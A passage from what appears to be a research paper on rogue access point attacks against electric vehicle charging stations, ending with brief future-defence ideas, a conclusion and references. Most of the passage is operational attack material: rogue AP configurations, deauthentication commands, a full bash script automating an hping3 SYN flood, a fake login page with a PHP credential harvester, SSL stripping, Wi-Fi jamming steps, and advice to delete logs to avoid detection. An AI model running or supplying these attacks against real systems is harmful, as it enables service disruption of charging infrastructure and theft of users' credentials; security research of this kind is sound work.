# Start sslstrip
sudo sslstrip -l 8080 &
```

Here is a pseudo algorithm for the MitM through rogue AP on EVs and EVCS:

```
**Rogue AP Attack on EVCS**

**INITIALIZE_ENVIRONMENT**
  `start_system()`
  `setup_hardware(raspberry_pi, wifi_adapter, power_source)`
  `install_and_configure_software(kali_linux, aircrack_ng, hostapd, dnsspoof, wireshark)`

**CONFIGURE_WIFI_ADAPTER**
  `identify_wifi_adapter_interface()`
  `set_wifi_adapter_to_monitor_mode()`

**CREATE_FAKE_ACCESS_POINT**
  `create_hostapd_configuration_file()`
  `start_hostapd_with_configuration_file()`

**IDENTIFY_LEGITIMATE_AP**
  `scan_for_available_wifi_networks()`
  `identify_legitimate_ap_used_by_evcs()`
```

```
**DEAUTHENTICATE_USERS**
 `send_deauthentication_packets_to_legitimate_ap()`

**START_PACKET_CAPTURE**
 `begin_capturing_network_traffic_on_rogue_ap_interface(wireshark)`

**SPOOF_DNS_RESPONSES**
 `start_dns_spoofing_to_redirect_traffic_through_rogue_ap()`

**INTERCEPT_AND_ANALYZE_TRAFFIC**
 `intercept_network_traffic()`
 `analyze_packets_to_extract_sensitive_information()`

**STOP_ALL_SERVICES**
 `stop_hostapd_and_other_running_services()`
 `remove_configuration_files_and_logs()`

**RESTORE_WIFI_ADAPTER**
 `stop_monitor_mode_on_wifi_adapter()`
 `restart_network_manager()`

**END**
 `terminate_system()`
```

5.3 DDoS Attack:

A rogue AP can be used to launch DoS attacks, which flood the EVCS network with excessive traffic, causing legitimate requests to be delayed or dropped. This can disrupt the charging process, making it difficult or impossible for EVs to charge at the station. These delays can cause substantial discomfort for electric vehicle drivers and considerable financial losses for operators of charging stations.[1]-[4]

Tools and Components used in DDoS using Rogue AP

Category	Tools/Components	Description
Hardware	Raspberry Pi [17]	Small, single-board computer

Alpha AWUS036NHA [18]	Wi-Fi adapter [18] with packet injection capability	for rogue AP
Power Source	Battery pack or power supply for Raspberry Pi	
Ethernet cables	For network connections	
Laptop/Desktop	For controlling and monitoring the rogue AP	
Operating System (OS)	Kali Linux [19]	Linux distribution for penetration testing
Software	aircrack-ng [20]	Suite for network monitoring and attack execution
Hostapd [21]	Software for creating and managing rogue AP	Wireless communication standards
Dnsmasq [39]	DHCP server software	
hping3 [26]	Tool for generating high-volume network traffic	
mdk3 [42]	Utility for sending deauthentication packets	
Wireshark [23]	Network protocol analyzer	
Sslstrip [30]	Tool for stripping SSL/TLS encryption	
Technology	Wi-Fi (802.11b/g/n) [1]-[4]	
WPA2/WPA3 [1]-[4]	Encryption protocols for Wi-Fi security	
TCP/IP, UDP, ICMP [1]-[4]	Network protocols targeted in DDoS attack [1]-[4][6][7][11]-[13]	
Procedures	Hostapd [21] and dnsmasq [39] configuration	Setting up rogue AP
Wireshark usage [23]	Capturing and analyzing network traffic	
hping3 [26] and mdk3 [42] commands	Generating high-volume traffic	

Table 3: Tools and components detail for DDoS using rogue ap on EVCS

1. Set Up the Rogue AP

a. Install and Configure Kali Linux:

- Install Kali Linux [19] on the Raspberry Pi.[17]
- Update the package list and install necessary tools:

```
sudo apt update sudo apt install aircrack-ng hostapd hping3
```

b. Configure the Wi-Fi Adapter:

- Connect the Wi-Fi adapter [18] to the Raspberry Pi.[17]
- Identify the Wi-Fi adapter [18] interface:

```
Iwconfig
```

- Set up the interface in monitor mode:

```
sudo airmon-ng start wlan0
```

c. Create a Fake Access Point:

- Create a configuration file for hostapd (e.g., hostapd.conf):

```
interface=wlan0
driver=nl80211
ssid=FakeEVCS
hw_mode=g
channel=6
```

- Start the fake access point:

```
sudo hostapd hostapd.conf
```

2. Generate Excessive Traffic

a. Identify the Target:

```
Identify the IP address of the EVCS that you want to target.
```

b. Use `hping3` to Generate Traffic:

- Use `hping3` [26] to send a flood of packets to the target IP address. Here's an example command to send TCP SYN packets:

```
sudo hping3 -S -p 80 --flood <target_IP>
```

Explanation of the command:

- -S: Send SYN packets.
- -p 80: Target port 80 (HTTP).
- --flood: Send packets as fast as possible.
- <target_IP>: The IP address of the target EVCS.

3. Monitor the Attack:

- Use monitoring tools to observe the impact of the attack. You can use `tcpdump` [44] to capture and analyze network traffic:

```
sudo tcpdump -i wlan0
```

4. Cleanup:

- Stop all running processes and services.
- Remove configuration files and logs to avoid detection.
- Restore the Wi-Fi adapter [18] to its original state:

```
sudo airmon-ng stop wlan0mon
sudo service network-manager restart
```

Below is a complete script to automate the setup and execution of a DDoS attack through a rogue AP on EVCS.

```
#!/bin/bash

# Update and install necessary tools
sudo apt update
sudo apt install -y aircrack-ng hostapd hping3
```

```
# Set up the Wi-Fi adapter in monitor mode
sudo airmon-ng start wlan0

# Create hostapd configuration file
cat <<EOF > hostapd.conf
interface=wlan0
driver=nl80211
ssid=FakeEVCS
hw_mode=g
channel=6
EOF

# Start the fake access point
sudo hostapd hostapd.conf &

# Wait for the AP to start
sleep 5

# Identify the target IP (replace <target_IP> with actual IP)
target_IP="<target_IP>"

# Launch the DDoS attack using hping3
sudo hping3 -S -p 80 --flood $target_IP &

# Function to clean up
cleanup() {
    echo "Stopping the attack..."
    sudo killall hostapd hping3
    sudo airmon-ng stop wlan0mon
    sudo service network-manager restart
    echo "Cleanup done."
}

# Trap SIGINT (Ctrl+C) to execute cleanup function
trap cleanup SIGINT

# Keep the script running to maintain the attack
echo "Press Ctrl+C to stop the attack and cleanup."
while true; do sleep 1; done
```

Here is the Pseudo Algorithm for performing a DDoS attack on EVCS using a Rogue

AP:

Step 1: Initialize Environment (Hardware and Software)
- *Raspberry Pi or Portable Computer*
- *Wi-Fi Adapter with Packet Injection Capability*
- *Power Source*
- *Kali Linux Installed*
- *Tools: aircrack-ng, hostapd, dnsmasq, hping3, mdk3, Wireshark, sslstrip*

Step 2: Configure Rogue AP

Configure Wi-Fi Adapter for Monitor Mode
- *Execute: sudo ifconfig wlan0 down*
- *Execute: sudo iwconfig wlan0 mode monitor*
- *Execute: sudo ifconfig wlan0 up*

Create hostapd Configuration File (hostapd.conf)
- *interface=wlan0*
- *driver=nl80211*
- *ssid=FakeEVCS*
- *hw_mode=g*
- *channel=6*

Create dnsmasq Configuration File (dnsmasq.conf)
- *interface=wlan0*
- *dhcp-range=192.168.1.2,192.168.1.100,12h*
- *dhcp-option=3,192.168.1.1*
- *dhcp-option=6,192.168.1.1*
- *server=8.8.8.8*
- *server=8.8.4.4*
- *log-queries*
- *log-dhcp*

Create Startup Script (start.sh)
- *Start hostapd: sudo hostapd hostapd.conf &*
- *Start dnsmasq: sudo dnsmasq -C dnsmasq.conf &*
- *Enable IP Forwarding: sudo sysctl -w net.ipv4.ip_forward=1*
- *Configure NAT: sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE*
- *Make Script Executable: chmod +x start.sh*

Step 3: Start Rogue AP and Deauthenticate Legitimate Users

Execute Startup Script
- *Execute: ./start.sh*

```
Identify Legitimate AP and Clients
 - Execute: sudo airodump-ng wlan0

Deauthenticate Clients from Legitimate AP
 - Execute: sudo aireplay-ng --deauth 0 -a <AP_MAC> wlan0
Step 4: Launch DDoS
Flood Target with Network Traffic using hping3
 - Execute: sudo hping3 -S --flood -V -p 80 <EVCS_IP>

Flood Wi-Fi Network with Deauth Packets using mdk3
 - Execute: sudo mdk3 wlan0 d -c 6 -b <AP_MAC>

Step 5: Monitor and Analyze Traffic
Start Wireshark to Capture and Analyze Traffic
 - Open Wireshark on wlan0 Interface

Step 6: Clean Up and Terminate Attack
Stop All Running Processes
 - Terminate hostapd: sudo pkill hostapd
 - Terminate dnsmasq: sudo pkill dnsmasq
 - Disable IP Forwarding: sudo sysctl -w net.ipv4.ip_forward=0
 - Clear iptables NAT Configuration: sudo iptables -t nat -F

Reconfigure Wi-Fi Adapter to Managed Mode
 - Execute: sudo ifconfig wlan0 down
 - Execute: sudo iwconfig wlan0 mode managed
 - Execute: sudo ifconfig wlan0 up
```

5.4 Phishing Attack:

RAPs can be utilised to generate counterfeit login pages that imitate the official EVCS network's authentication portals. When users try to connect to the EVCS network using the unauthorised access point (rogue AP), they can be redirected to fraudulent webpages and unintentionally provide their login information to attackers. This can lead to unauthorised access to their accounts and personal information.

Tools and Components used to perform phishing using Rogue AP on EVCS

Category	Tools / OS / Apps	Description
Devices	Laptop or Computer	For creating the RAPs

Wireless Adapter [18]	Needed for the laptop/computer to create the RAP	
Router or Wireless Access Point Device [1]-[4]	To create the RAP	
Mobile Device or Tablet	For testing the RAPs and phishing page	
Operating System	Kali Linux [19]	Popular OS for penetration testing and ethical hacking
Windows [31] or macOS [32]	For creating the phishing page and testing the RAP	
Software	Apache [36] or Nginx [43]	Web servers to host the phishing page
PHP [46] or Python [47]	Programming languages to create the phishing page	
Wireshark [23] or Tcpdump [44]	Network protocol analyzers to capture and analyze network traffic.	
Aircrack-ng [20] or Wifite [45]	Wireless hacking tools to crack Wi-Fi passwords and create the RAP	
Ettercap [28] or Bettercap [27]	Network sniffing and spoofing tools to redirect users to the phishing page	
Apps	Wi-Fi Analyzer or WiFi Scanner [23]	To scan for nearby Wi-Fi networks and identify the EVCS network
Nmap [37] or Fing [38]	Network scanning apps to scan the network for open ports and vulnerabilities	
Tools	Dnsspoof [22] or DNSChef [48]	DNS spoofing tools to redirect users to the phishing page
SSLstrip [30]	SSL stripping tools to intercept and decrypt HTTPS traffic	
Social-Engineer Toolkit [34] or Phishing Frenzy [33]	Tools to create a convincing phishing page	
Other	Fake Wi-Fi Network Name (SSID) and Password [1]-[4]	To create the RAP
Phishing Page Template or Design	To create a convincing phishing page	
Server or Hosting Platform	To host the phishing page	
VPN [35] or Proxy Server	To anonymize the attacker's IP address	

Table 4: Tools and components detail for performing phishing using rogue ap on EVCS

Steps to Perform a Phishing Attack Through a Rogue AP on EVCS

1. **Setup and Reconnaissance**

- **Identify the Target Network:** Use tools like Nmap [37] and Wireshark [23] to gather information about the EVCS network.
- **Determine Legitimate Network Details:** Capture details such as SSID, network protocols, and authentication methods used by the legitimate EVCS network. [1]-[4]

2. **Deploy Rogue Access Point**

- **Prepare the Environment:** Utilise a laptop operating on Kali Linux [19] equipped with a Wi-Fi adapter [18] that is compatible with monitor mode and packet injection.[1]-[4]
- **Configure Hostapd:** Generate a deceptive Access Point with an SSID as the authentic network in order to deceive the EVCS devices into establishing a connection with it. [1]-[4]

```
bash
sudo apt-get install hostapd
sudo nano /etc/hostapd/hostapd.conf
```

- **Hostapd Configuration:**

```
interface=wlan0
driver=nl80211
ssid=EVCS-Network
hw_mode=g
channel=6
auth_algs=1
wpa=2
wpa_passphrase=yourpassword
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP
rsn_pairwise=CCMP
```

- **Start the Rogue AP:**

```
bash
sudo hostapd /etc/hostapd/hostapd.conf &
```

3. **Redirect Traffic to the Phishing Page**

- **Install and Configure a DHCP and DNS Server:** Use tools like dnsmasq [39] to redirect all DNS requests to the attacker's server where the phishing page is hosted.

```
bash
sudo apt-get install dnsmasq
sudo nano /etc/dnsmasq.conf
```

- **Dnsmasq Configuration:**

```
plaintext
interface=wlan0
dhcp-range=192.168.1.50,192.168.1.150,12h
dhcp-option=3,192.168.1.1
dhcp-option=6,192.168.1.1
address=/#/192.168.1.1
```

- **Start Dnsmasq:**

```
bash
sudo dnsmasq -C /etc/dnsmasq.conf -d
```

4. **Set Up a Fake EVCS Login Page**

- **Create a Phishing Page:** Design a fake login page that mimics the legitimate EVCS management portal. Use HTML/CSS to make it look authentic.
- **Host the Phishing Page:** Use a web server like Apache [36] or Nginx [43] to host the phishing page on the attacker's machine.

```
bash
sudo apt-get install apache2
sudo systemctl start apache2
sudo nano /var/www/html/index.html
```

- **Index.html Example:**

```
Html

<!DOCTYPE html>
<html>
```

```
<head>
  <title>EVCS Management Portal</title>
</head>
<body>
  <h2>Login</h2>
  <form action="capture.php" method="post">
    Username: <input type="text" name="username"><br>
    Password: <input type="password" name="password"><br>
    <input type="submit" value="Login">
  </form>
</body>
</html>
```

- **Capture.php Example:**

```
php

<?php
$file = fopen("credentials.txt", "a");
fwrite($file, "Username: " . $_POST['username'] . "\n");
fwrite($file, "Password: " . $_POST['password'] . "\n");
fclose($file);
header('Location: http://legitimate-site.com');
exit();
?>
```

- **Ensure Apache Can Serve PHP Files:**

```
bash
sudo apt-get install php libapache2-mod-php
sudo systemctl restart apache2
```

5. **Monitor and Collect Credentials**

- **Monitor the Rogue AP:** Use Wireshark to monitor the traffic and ensure EVCS units are connecting to the rogue AP.
- **Collect Credentials:** Monitor the credentials.txt file to collect usernames and passwords entered on the phishing page.

```
tail -f /var/www/html/credentials.txt
```

Here is the Pseudo Algorithm for performing a phising attack on EVCS using a Rogue AP:

```
**INITIALIZE_ENVIRONMENT**
 `setup_hardware(raspberry_pi, wifi_adapter, power_source)`
 `install_and_configure_software(kali_linux, aircrack_ng, hostapd, dnsmasq, sslstrip)`

**CONFIGURE_ROGUE_AP**
 `put_wifi_adapter_into_monitor_mode()`
 `create_hostapd_configuration_file()`
 `create_dnsmasq_configuration_file()`
 `create_and_make_executable_startup_script()`

**START_ROGUE_AP_AND_DEAUTHENTICATE_USERS**
 `execute_startup_script()`
 `identify_legitimate_ap_and_connected_clients(airodump_ng)`
 `deauthenticate_clients_from_legitimate_ap(aireplay_ng)`

**LAUNCH_PHISHING_ATTACK**
 `create_fake_login_page(sslstrip)`
 `redirect_users_to_fake_login_page(dnsmasq)`
 `capture_user_credentials(sslstrip)`

**MONITOR_AND_ANALYZE_TRAFFIC**
 `capture_and_analyze_network_traffic_on_wlan0_interface(wireshark)`

**CLEAN_UP_AND_TERMINATE_ATTACK**
 `stop_all_running_processes_related_to_attack()`
 `reconfigure_wifi_adapter_back_to_managed_mode()`
 `remove_configuration_files_and_logs()`

**END**
 `terminate_system()`
```

5.5 Malware Distribution:

Malicious individuals can exploit RAPs to disseminate malware to devices that are connected to the network. This virus has the ability to undermine the EVCS systems, this may lead to the disclosure of confidential information, disruptions in system operations, and unauthorised manipulation of charging stations. Compromised systems might potentially function as gateways for subsequent assaults on the larger network. [6][7]

5.6 Signal Jamming:

A signal jamming attack is a deliberate act of interrupting the communication signals between equipment. Within the realm of EVCS, such an attack has the ability to cause substantial interruptions and potentially compromise the whole functionality of the charging infrastructure. This form of attack can be executed by utilising a deceitful access point to disrupt the wireless signals, therefore impeding the effective communication of authorised devices.[1]-[4]

Category	Item	Description	Use
Devices	Raspberry Pi [17]	A small, affordable computer capable of running Linux and various network penetration testing tools.	Configured as a rogue AP with relative ease.
HackRF One [40]	A software-defined radio (SDR) capable of wide-range signal transmission and reception.	Used to jam legitimate signals by broadcasting on the same frequency.	
Wi-Fi Pineapple[24]	Specifically designed for penetration testing.	Allows for the creation of rogue APs and interception of Wi-Fi traffic.	
Desktop / Laptop	Any standard laptop or desktop computer with a compatible Wi-Fi adapter [18].	Set up a rogue AP and execute signal jamming attacks.	
Wi-Fi Adapter [18]	Wi-Fi adapter capable of packet injection (e.g., Alpha AWUS036NHA). [18]	Required for setting up the rogue AP.	
Operating Systems	Kali Linux [19]	A popular Linux distribution for penetration testing and security auditing.	Includes a wide range of tools for network sniffing, packet analysis, and signal jamming attacks.
Software and Tools	Airgeddon [29]	A versatile bash script designed for Linux platforms.	Assists in setting up rogue APs, conducting wireless network audits, and performing signal
Bettercap [27]	A powerful, flexible tool for network	Supports many features like sniffing,	

	attacks.	packet injection, and jamming signals.	jamming attacks.
GNURadio [41]	Application programming interface (API) for creating software radios with built-in signal processing tools.	Used for creating custom signal jamming scripts and configurations.	
Wireshark [23]	Network protocol analyzers to capture and analyze network traffic.	Captures and analyzes network traffic to identify the effectiveness of the jamming attack.	
MDK3 [42]	A tool specifically designed to perform various types of Wi-Fi attacks, including signal jamming.	Used to disrupt Wi-Fi networks by sending continuous de-authentication frames.	

This guide demonstrates the steps and commands for performing a signal jamming attack on EVCS using a RAPs. This information is for educational purposes to understand potential vulnerabilities and to help improve security measures.

Required Tools and Hardware

- **Raspberry Pi**: To run the rogue AP and jamming tools.[17]
- **Alpha Wi-Fi Adapter**: Capable of packet injection.[18]
- **HackRF One**: For signal jamming [1]-[4][40].
- **Kali Linux**: Operating system for penetration testing.[19]
- **Software Tools**: aircrack-ng[20], hostapd, mdk3 [42], hping3 [26], Wireshark [43], Bettercap [27].

Steps and Commands

1. Setting Up the RAP

Install hostapd and dnsmasq:

```
sudo apt-get update
sudo apt-get install hostapd dnsmasq
```

Stop hostapd and dnsmasq services:

```
sudo systemctl stop hostapd
sudo systemctl stop dnsmasq
```

Create a hostapd.conf file:

```
interface=wlan0
driver=nl80211
ssid=Rogue_EVCS_AP
hw_mode=g
channel=6
auth_algs=1
wmm_enabled=0
```

The AP can be started by running the following command.:

```
sudo hostapd hostapd.conf
```

2. Configuring DHCP Server (dnsmasq)

Backup the original dnsmasq.conf file:

```
sudo mv /etc/dnsmasq.conf /etc/dnsmasq.conf.orig
```

Create a new dnsmasq.conf file:

```
interface=wlan0
dhcp-range=192.168.1.2,192.168.1.30,255.255.255.0,24h
```

Restart dnsmasq:

```
sudo systemctl start dnsmasq
```

3. Enabling IP Forwarding and NAT

Enable IP forwarding:

```
sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"
```

Set up NAT using iptables:

```
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

4. Jamming the Signal Using mdk3

Install mdk3:

```
sudo apt-get install mdk3
```

Run the deauthentication attack:

```
sudo mdk3 wlan0 d -c 6
```

5. Sending Custom Packets Using hping3

Install hping3:

```
sudo apt-get install hping3
```

Send packets to flood the network:

```
sudo hping3 -I wlan0 --flood --udp -p 80 [TARGET_IP]
```

6. Monitoring and Controlling the Attack Using Wireshark

Install Wireshark:

```
sudo apt-get install wireshark
```

Start Wireshark and monitor the interface:

```
sudo wireshark
```

7. Automating with Bettercap

Install Bettercap:

```
sudo apt-get install bettercap
```

Run Bettercap:

```
sudo bettercap -iface wlan0
```

Use Bettercap commands to automate and control the attack:

```
bettercap > net.probe on
bettercap > wifi.recon on
bettercap > wifi.deauth all
```

6 Future Enhancements

This study focuses on the significant vulnerabilities in the infrastructure of Electric Vehicle Charging Stations (EVCS) caused by unauthorised access points and associated cyberattacks. In the future, we can explore numerous specific improvements to increase the security of infrastructure and reduce these threats:

1. Network segmentation and isolation can be employed to restrict the propagation of attacks within the EVCS system. Future research might prioritise the development of segmentation solutions that effectively separate important elements, such as payment systems and communication networks, to prevent a breach in one section from compromising the entire system.
2. Implementing robust communication protocols with end-to-end encryption can greatly improve data security in EVCS. Subsequent research can investigate the incorporation of secure protocols like TLS 1.3 and the utilisation of blockchain technology to guarantee the preservation of data integrity and secrecy throughout the EVCS network.
3. Intrusion Detection and Prevention Systems (IDPS): Developing resilient IDPS customised for EVCS environments can effectively identify and promptly address deviations in real-time. Future research may concentrate on the integration of artificial intelligence and machine learning methodologies to create adaptive Intrusion Detection and Prevention Systems (IDPS) capable of learning from attack patterns and constantly adjusting defence mechanisms.
4. Hardware Security Modules (HSMs) are being examined for their potential incorporation into EVCS infrastructure to establish a robust and secure framework for cryptographic operations. Potential research endeavours may involve investigating the development and implementation of Hardware Security Modules (HSMs) to safeguard confidential data, such as encryption keys and user credentials, from unauthorised intrusion.
5. Ensuring the robustness of power and data infrastructure against physical and cyber attacks is crucial for the dependable functioning of EVCS. Subsequent investigations may prioritise the development of redundant systems and failover solutions that provide uninterrupted

operation in the event of attacks or disruptions.

6. Ensuring the security of firmware and software upgrades is crucial in safeguarding the EVCS infrastructure against potential vulnerabilities. Further research can investigate the advancement of safe update systems, such as over-the-air (OTA) updates with cryptographic verification, to guarantee that only authorised changes are implemented.
7. Supply chain security is important for reducing the dangers of counterfeit or compromised components entering the EVCS system. Future research should prioritise the development of standards and best practices to thoroughly evaluate vendors and guarantee the reliability of hardware and software components.
8. A comprehensive risk assessment approach is crucial for evaluating the risks of EVCS infrastructure and determining the most important security investments. Future research can devise approaches for ongoing risk assessment, considering emerging threats and evolving technologies.
9. Machine learning approaches can be employed by researchers to forecast and alleviate cyber threats aimed against electric vehicle (EV) charging stations.

By implementing these improvements at the infrastructure level, stakeholders may greatly strengthen the security of EVCS systems. This will ensure that customers receive safe and dependable service, while also protecting against emerging cyber threats.

7 Conclusion

This article has identified the weaknesses of Electric Vehicle Charging Station (EVCS) infrastructure to RAP based MitM attacks, signal interference, fraudulent attempts to obtain sensitive information, and DDoS attacks. We have shown how these assaults can undermine the security and operation of EVCS systems, highlighting the risks presented by unauthorised access points, which have the ability to intercept and alter the communication between EVs and charging stations. Our examination of attack tools and tactics reveals the substantial hazards to EVCS operations, encompassing unauthorised entry, data pilferage, and service interruptions. The devised pseudo-algorithm demonstrates how attackers might methodically exploit these weaknesses, emphasising the urgent requirement for improved security measures. Although this study does not specifically examine preventive strategies, it highlights the pressing necessity to rectify security vulnerabilities in EVCS infrastructure. With the increasing usage of electric vehicles, it is crucial to prioritise the security of charging stations in order to uphold user confidence and facilitate the shift towards sustainable transportation.

References

[1] Patel, K. C., & Patel, A. (2022, November). Rogue access point: The WLAN threat. In 2022 International Conference on Computing, Communication, and Intelligent Systems

(ICCCIS) (pp. 943-950). IEEE.
[2] Patel, K. C., & Patel, A. (2022, March). Taxonomy and future threat of rogue access point for wireless network. In 2022 9th International Conference on Computing for Sustainable Global Development (INDIACom) (pp. 679-688). IEEE.
[3] Crippling Connectivity : Unveiling the Network Disruption Potential of Vehicular Rogue Access Points
[4] Chaitanyakumar, P. K. An Experimental Study and Novel Approach for Detection and Suppression of Rogue Access Point in Wlan.
[5] ElKashlan, M., Aslan, H., Said Elsayed, M., Jurcut, A. D., & Azer, M. A. (2023). Intrusion detection for electric vehicle charging systems (evcs). Algorithms, 16(2), 75.
[6] Hamdare, S., Kaiwartya, O., Aljaidi, M., Jugran, M., Cao, Y., Kumar, S., ... & Lloret, J. (2023). Cybersecurity risk analysis of electric vehicles charging stations. Sensors, 23(15), 6716.
[7] Jeong, S. I., & Choi, D. H. (2022). Electric vehicle user data-induced cyber attack on electric vehicle charging station. IEEE Access, 10, 55856-55867.
[8] Girdhar, M., Hong, J., Yoo, Y., & Song, T. J. (2022, July). Machine learning-enabled cyber attack prediction and mitigation for ev charging stations. In 2022 IEEE Power & Energy Society General Meeting (PESGM) (pp. 1-5). IEEE.
[9] Basnet, M., & Ali, M. H. (2020, September). Deep learning-based intrusion detection system for electric vehicle charging station. In 2020 2nd International Conference on Smart Power & Internet Energy Systems (SPIES) (pp. 408-413). IEEE.
[10] Pourmirza, Z., & Walker, S. (2021, August). Electric vehicle charging station: Cyber security challenges and perspective. In 2021 IEEE 9th International Conference on Smart Energy Grid Engineering (SEGE) (pp. 111-116). IEEE.
[11] Basnet, M., & Ali, M. H. (2021). Exploring cybersecurity issues in 5G enabled electric vehicle charging station with deep learning. IET Generation, Transmission & Distribution, 15(24), 3435-3449.
[12] Skarga-Bandurova, I., Kotsiuba, I., & Biloborodova, T. (2022, December). Cyber security of electric vehicle charging infrastructure: Open issues and recommendations. In 2022 IEEE International Conference on Big Data (Big Data) (pp. 3099-3106). IEEE.
[13] Farnell. (n.d.). Cyber security of EV charging stations. Retrieved July 23, 2024, from https://be.farnell.com/cyber-security-of-ev-charging-stations-trc-ar
[14] Chatfield, B., Haddad, R. J., & Chen, L. (2018, March). Low-computational complexity intrusion detection system for jamming attacks in smart grids. In 2018 international conference on computing, networking and communications (ICNC) (pp. 367-371). IEEE.
[15] Kim, Y., Hakak, S., & Ghorbani, A. Detecting Distributed Denial-of-Service (Ddos) Attacks Thatgenerate False Authentications on Electric Vehicle (Ev) Charging Infrastructure. Available at SSRN 4695811.
[16] Acharya, S., Mieth, R., Konstantinou, C., Karri, R., & Dvorkin, Y. (2021). Cyber insurance against cyberattacks on electric vehicle charging stations. *IEEE Transactions on Smart Grid*, *13*(2), 1529-1541.
[17] Raspberry Pi Foundation. (n.d.). *Raspberry Pi*. https://www.raspberrypi.org/
[18] ALFA Network. (n.d.). AWUS036NHA. ALFA Network. https://alfa-network.eu/awus036nha

[19] Kali Linux. (n.d.). *Kali Linux*. https://www.kali.org/
[20] Aircrack-ng. (n.d.). *Aircrack-ng*. https://www.aircrack-ng.org/
[21] Wi-Fi Alliance. (n.d.). Hostapd. Wi-Fi Alliance. https://w1.fi/hostapd/
[22] Offensive Security. (2024). dsniff. Kali Linux Tools. https://www.kali.org/tools/dsniff/
[23] Wireshark. (n.d.). Wireshark. https://www.wireshark.org/
[24] Hak5. (n.d.). *WiFi Pineapple*. Hak5. https://shop.hak5.org/products/wifi-pineapple
[25] Parrot Security. (n.d.). *Parrot Security*. Parrot. https://parrotsec.org/
[26] Kali Linux. (n.d.). *Hping3*. Kali Linux. https://www.kali.org/tools/hping3/
[27] Bettercap. (n.d.). *Bettercap - the Swiss army knife for 802.11, BLE, and Ethernet networks attacks and monitoring.* Retrieved July 24, 2024, from https://www.bettercap.org/
[28] Ettercap Project. (n.d.). *Ettercap project*. Ettercap. https://www.ettercap-project.org/
[29] Kali Linux. (n.d.). *Airgeddon*. Kali Linux Tools. https://www.kali.org/tools/airgeddon/
[30] Kali Linux. (2023, March 8). *Sslstrip*. Kali.org. https://www.kali.org/tools/sslstrip/
[31] Microsoft. (n.d.). *Windows*. Microsoft. https://www.microsoft.com/en-in/windows/?r=1
[32] Apple Inc. (2024, July 22). *About beta software and feedback* [Support page]. Apple Support. https://support.apple.com/en-in/102662
[33] Pentestgeek. (n.d.). *Phishing Frenzy*. GitHub. https://github.com/pentestgeek/phishing-frenzy
[34] **TrustedSec. (n.d.).** Social-engineer toolkit. GitHub. https://github.com/trustedsec/social-engineer-toolkit
[35] Kali Linux. (n.d.). *OpenVPN*. https://www.kali.org/tools/openvpn/
[36] The Apache Software Foundation. (n.d.). *Apache HTTP server*. https://httpd.apache.org/
[37] Kali Linux. (n.d.). *Nmap*. Kali.org. https://www.kali.org/tools/nmap/
[38] Fing. (n.d.). *Fing*. https://www.fing.com/
[39] Kali Linux. (n.d.). *dnsmasq*. Kali.org. https://pkg.kali.org/pkg/dnsmasq
[40] Great Scott Gadgets. (n.d.). *HackRF*. Great Scott Gadgets. https://greatscottgadgets.com/hackrf/
[41] GNU Radio. (n.d.). *GNU Radio*. GNU Radio. https://www.gnuradio.org/
[42] Kali Linux. (n.d.). *MDK3*. Kali Linux. https://www.kali.org/tools/mdk3/
[43] NGINX, Inc. (n.d.). *NGINX*. https://nginx.org/
[44] TCPDump. (n.d.). *TCPDump*. https://www.tcpdump.org/
[45] Kali Linux. (n.d.). *Wifite*. Kali Linux. https://www.kali.org/tools/wifite/
[46] PHP Group. (n.d.). *PHP: Hypertext Preprocessor*. https://www.php.net/
[47] Python Software Foundation. (n.d.). *Python*. https://www.python.org/
[48] Kali Linux. (n.d.). *DNSChef*. Kali Linux. https://www.kali.org/tools/dnschef/
[49] Aircrack-ng. (n.d.). *Aireplay-ng*. Aircrack-ng. https://www.aircrack-ng.org/doku.php?id=aireplay-ng